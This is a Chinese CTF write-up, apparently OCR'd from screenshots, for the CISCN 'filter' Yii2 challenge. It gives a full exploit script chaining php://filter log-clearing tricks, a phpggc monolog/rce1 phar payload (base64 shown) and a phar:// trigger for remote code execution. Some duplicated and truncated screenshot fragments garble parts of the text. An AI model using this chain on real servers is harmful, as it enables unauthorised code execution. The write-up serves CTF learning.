
这里比较玄学，因为在转换器触发.so 文件的时候，并不一定会成功，第一次做的时候 十几次，写wp再做的时候 跑了上百次，多发几次。（fuck 我加的




```
PS C:\Users\hp> & python c:/Users/hp/Desktop/1.py

flag{f01f1ab5-f544-4413-9079-af877a948b3f}
fuck!!!
PS C:\Users\hp> 
```

CISCN filter

题目就给了个 `composer.json`文件 和 控制器，hint是 log的配置




```php
$file = Yii::$app->request->get( name: 'file');
$res = file_get_contents($file);
file_put_contents($file,$res);
return $this->render( view: 'index');
```



```php
    ],
    'log' => [
        'traceLevel' => YII_DEBUG ? 0 : 0,
        'targets' => [
            [
                'class' => 'yii\log\FileTarget',
                'levels' => ['error'],
                'logVars' => [],
            ],
        ],
    ],
```

log可以写进本地配置自己打的，在`config/web.config` 里




```
2021-05-19 12:02:42 [::1][-][njcc8h7dnf22466qi1p44fijup][error][yii\base\ErrorException:2] yii\base\ErrorException:
file_get_contents(xxxxxxx): failed to open stream: No such file or directory in
D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\controllers\SiteController.php:67
Stack trace:
#0 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\controllers\SiteController.php(67): yii\web\ErrorHandler->handleError('???', '???',
'???', '???', '???')
#1 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\controllers\SiteController.php(67): ::file_get_contents('???')
#2 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\InlineAction.php(57):
app\controllers\SiteController->actionIndex()
#3 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\InlineAction.php(57):
::call_user_func_array:{D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\InlineAction.php:57}('???', '???')
#4 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\Controller.php(181):
yii\base\InlineAction->runWithParams('???')
#5 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\Module.php(534):
app\controllers\SiteController->runAction('???', '???')
#6 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\web\Application.php(104): yii\web\Application->runAction('???',
'???')
#7 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\Application.php(392):
yii\web\Application->handleRequest('???')
#8 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\web\index.php(12): yii\web\Application->run()
#9 {main}
```

同样是把报错内容写进 日志里。

不一样的是，日志的 `payload(xxxxxxx)` 只出现了一次，


我们 编码后的`payload` 一定是偶数，



```
php > echo strlen('2021-05-19 12:02:42 [::1][-][njcc8h7dnf22466qi1p44fijup][error][yii\base\ErrorException:2] yii\base\
rrorException: file_get_contents(')
php > ;
134
```


前偶后偶，不用加前缀了，直接打`payload`就可以了诶。

本地环境可能有些问题，牛头不对马嘴了



```
2021-05-19 12:14:40 [::1][-][lmdd8prt5pnns3pq8gjur1r08c][error][yii\base\ErrorException:2] yii\base\ErrorException:
file_get_contents(=55=00=45=00=46=00=5A=00=54=00=45=00=39=00=42=00=52=00=41=00=3D=00=3D=00): failed to open stream:
No such file or directory in D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\controllers\SiteController.php:67
Stack trace:
#0 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\controllers\SiteController.php(67): yii\web\ErrorHandler->handleError()
#1 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\controllers\SiteController.php(67): ::file_get_contents()
#2 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\InlineAction.php(57):
app\controllers\SiteController->actionIndex()
#3 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\InlineAction.php(57):
::call_user_func_array:{D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\InlineAction.php:57}()
#4 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\Controller.php(181): yii\base\InlineAction->runWithParams()
#5 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\Module.php(534):
app\controllers\SiteController->runAction()
#6 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\web\Application.php(104): yii\web\Application->runAction()
#7 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\Application.php(392): yii\web\Application->handleRequest()
#8 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\web\index.php(12): yii\web\Application->run()
#9 {main}
```

这两个日志不同的 是 ??? 没了。




length : 1,573

长度还变成了 奇数个。


不过不影响，因为我们 payload前面是不变的偶数，影响的只有后面，只有保证后面是偶数个，在 `utf-16le->utf-8` 的时候不报错就OK。

加一个 A 就行。




```
PAYLOAD
```

这道题的坑在



```
    "monolog/monolog":"1.19" 1.19.0
```


这里，



```
"yiisoft/yii2": "~2.0.14", 2.0.42.1
```

yii这个版本没可用的链子。

需要用 `monolog`组件的链子打




```
AABHQk1C[root@VM-0-12-centos phpggc]# php ./phpggc monolog/rce1 system "calc" -p phar -o php://output |base64 -w0
PD9waHAgX19IQUxUX0NPTVBJTEVSKCk7ID8+DQrBAgAAAgAAABEAAAABAAAAAABqAgAATzozMjoiTW9ub2xvZ1xIYW5kbGVyXFN5c2xvZ1VkcEhhbmRsZXIiOjE6e3M6
OToiACoAc29ja2V0IjtPOjI5OiJNb25vbG9nXEhhbmRsZXJcQnVmZmVySGFuZGxlciI6Nzp7czoxMDoiACoAaGFuZGxlciI7TzoyOToiTW9ub2xvZ1xIYW5kbGVyXEJ1
ZmZlckhhbmRsZXIiOjc6e3M6MTA6IgAqAGhhbmRsZXIiO047czoxMzoiACoAYnVmZmVyU2l6ZSI7aTotMTtzOjk6IgAqAGJ1ZmZlciI7YToxOntpOjA7YToyOntpOjA7
czo0OiJjYWxjIjtzOjU6ImxldmVsIjtOO319czo4OiIAKgBsZXZlbCI7TjtzOjE0OiIAKgBpbml0aWFsaXplZCI7YjoxO3M6MTQ6IgAqAGJ1ZmZlckxpbWl0IjtpOi0x
O3M6MTM6IgAqAHByb2Nlc3NvcnMiO2E6Mjp7aTowO3M6NzoiY3VycmVudCI7aToxO3M6Njoic3lzdGVtIjt9fXM6MTM6IgAqAGJ1ZmZlclNpemUiO2k6LTE7czo5OiIA
KgBidWZmZXIiO2E6MTp7aTowO2E6Mjp7aTowO3M6NDoiY2FsYyI7czo1OiJsZXZlbCI7Tjt9fXM6ODoiACoAbGV2ZWwiO047czoxNDoiACoAaW5pdGlhbGl6ZWQiO2I6
MTtzOjE0OiIAKgBidWZmZXJMaW1pdCI7aTotMTtzOjEzOiIAKgBwcm9jZXNzb3JzIjthOjI6e2k6MDtzOjc6ImN1cnJlbnQiO2k6MTtzOjY6InN5c3RlbSI7fX19BQAA
AGR1bW15BAAAAJwDpWAEAAAADH5/2KQBAAAAAAAACAAAAHRlc3QudHh0BAAAAJwDpWAEAAAADH5/2KQBAAAAAAAAdGVzdHRlc3S7iCvtZWohkEMLr0ky6lT9zYsmWgIA
AABHQk1C[root@VM-0-12-centos phpggc]#
```

exp如下

```python
import requests
import os


s='PD9waHAgX19IQUxUX0NPTVBJTEVSKCk7ID8+DQq+AgAAAgAAABEAAAABAAAAAABnAgAATzozMjoiTW9ub2xvZ1xIYW5kbGVyXFN5c2xvZ1VkcEhhbmRsZXIiOjE6e3M6Njoic29ja2V0IjtPOjI5OiJNb25vbG9nXEhhbmRsZXJcQnVmZmVySGFuZGxlciI6Nzp7czoxMDoiACoAaGFuZGxlciI7TzoyOToiTW9ub2xvZ1xIYW5kbGVyXEJ1ZmZlckhhbmRsZXIiOjc6e3M6MTA6IgAqAGhhbmRsZXIiO047czoxMzoiACoAYnVmZmVyU2l6ZSI7aTotMTtzOjk6IgAqAGJ1ZmZlciI7YToxOntpOjA7YToyOntpOjA7czo0OiJjYWxjIjtzOjU6ImxldmVsIjtOO319czo4OiIAKgBsZXZlbCI7TjtzOjE0OiIAKgBpbml0aWFsaXplZCI7YjoxO3M6MTQ6IgAqAGJ1ZmZlckxpbWl0IjtpOi0xO3M6MTM6IgAqAHByb2Nlc3NvcnMiO2E6Mjp7aTowO3M6NzoiY3VycmVudCI7aToxO3M6Njoic3lzdGVtIjt9fXM6MTM6IgAqAGJ1ZmZlclNpemUiO2k6LTE7czo5OiIAKgBidWZmZXIiO2E6MTp7aTowO2E6Mjp7aTowO3M6NDoiY2FsYyI7czo1OiJsZXZlbCI7Tjt9fXM6ODoiACoAbGV2ZWwiO047czoxNDoiACoAaW5pdGlhbGl6ZWQiO2I6MTtzOjE0OiIAKgBidWZmZXJMaW1pdCI7aTotMTtzOjEzOiIAKgBwcm9jZXNzb3JzIjthOjI6e2k6MDtzOjc6ImN1cnJlbnQiO2k6MTtzOjY6InN5c3RlbSI7fX19BQAAAGR1bW15BAAAAHsMpWAEAAAADH5/2KQBAAAAAAAACAAAAHRlc3QudHh0BAAAAHsMpWAEAAAADH5/2KQBAAAAAAAAdGVzdHRlc3SLzw7MRTDv+IZ+8iRcMtNeQdjWsQIAAABHQk1C'
payload=''.join(["=" + hex(ord(i))[2:] + "=00" for i in s]).upper()

```

```

url = "http://localhost:8080/?file="

proxies = {
  "http": None,
  "https": None,
}
# 清空
file1='php://filter/write=convert.iconv.utf-8.utf-16be|convert.quoted-printable-encode|convert.iconv.utf-16be.utf-8|convert.base64-decode/resource=../runtime/logs/app.log'

#payload
file2=payload

# 清楚干扰字
file3='php://filter/write=convert.quoted-printable-decode|convert.iconv.utf-16le.utf-8|convert.base64-decode/resource=../runtime/logs/app.log'

file4='phar://../runtime/logs/app.log'

def write():

  res = requests.get(url=url+file1,proxies=proxies)
  while 'Congratulations!' not in res.text:
    res = requests.get(url=url+file1,proxies=proxies)

  #题目环境可能 payload前面偶数后奇数，所以后面再加以个A （payload永远偶数）
  #requests.get(url=url+'AA',proxies=proxies) #题目环境的日志可能不一样，如果加上A 出错，不加A 出不来，就把这个注释去掉
  requests.get(url=url+file2+'A',proxies=proxies) # 本地如果加了A 出错，就把A去掉，

  res = requests.get(url=url+file3,proxies=proxies)
  if 'Congratulations!' not in res.text:
    print('重来！！')
  else:
    print('写入成功')
    read()

def read():
  res=requests.get(url=url+file4,proxies=proxies)

  print(res.text)

write()
```



localhost:8080
PHP
file_g
C:\Windows\System32\cmd.exe - php yii serve
文件(F) 编辑(E) 选择(S) 查看(V) 转到(G) 运行(R) 终端(T) 帮助(H)
1.py - Visual Studio Code
1.py
C: > Users > hp > Desktop > 1.py
at line 67
at line 67
Python 3.8.5 64-bit ⊗ 0 ⚠ 0 行 1，列 1 空格: 2 UTF-8 CRLF Python

```
Microsoft Windows [版本 10.0.19042.928]
(c) Microsoft Corporation。保留所有权利。

D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2>php yii serve
Server started on http://localhost:8080/
```

```
proxies = {
  "http": None,
  "https": None,
}
# 清空
file1='php://filter/write=convert.iconv.utf-8.utf-16be|convert.quoted-printable-encod

#payload
file2=payload

# 清楚干扰字
file3='php://filter/write=convert.quoted-printable-decode|convert.iconv.utf-16le.utf-

file4='phar://../runtime/logs/app.log'

def write():

  res = requests.get(url=url+file1,proxies=proxies)
  while 'Congratulations!' not in res.text:
    res = requests.get(url=url+file1,proxies=proxies)

  #题目环境可能 payload前面偶数后奇数，所以后面再加以个 A （payload永远偶数）
  #requests.get(url=url+'AA',proxies=proxies) #题目环境的日志可能不一样，如果加上A 出错，
  requests.get(url=url+file2+'A',proxies=proxies) # 本地如果加了A 出错，就把A去掉，

  res = requests.get(url=url+file3,proxies=proxies)
  if 'Congratulations!' not in res.text:
    print('重来！！')
```

```
68        file_put_contents($file,$res);
69        return $this->render('index');
```

这是弹计算器的，buu上复现的话，记得换`payload`。

如果有遇到什么问题还请告知。

参考

https://www.ambionics.io/blog/laravel-debug-rce

https://xz.aliyun.com/t/9030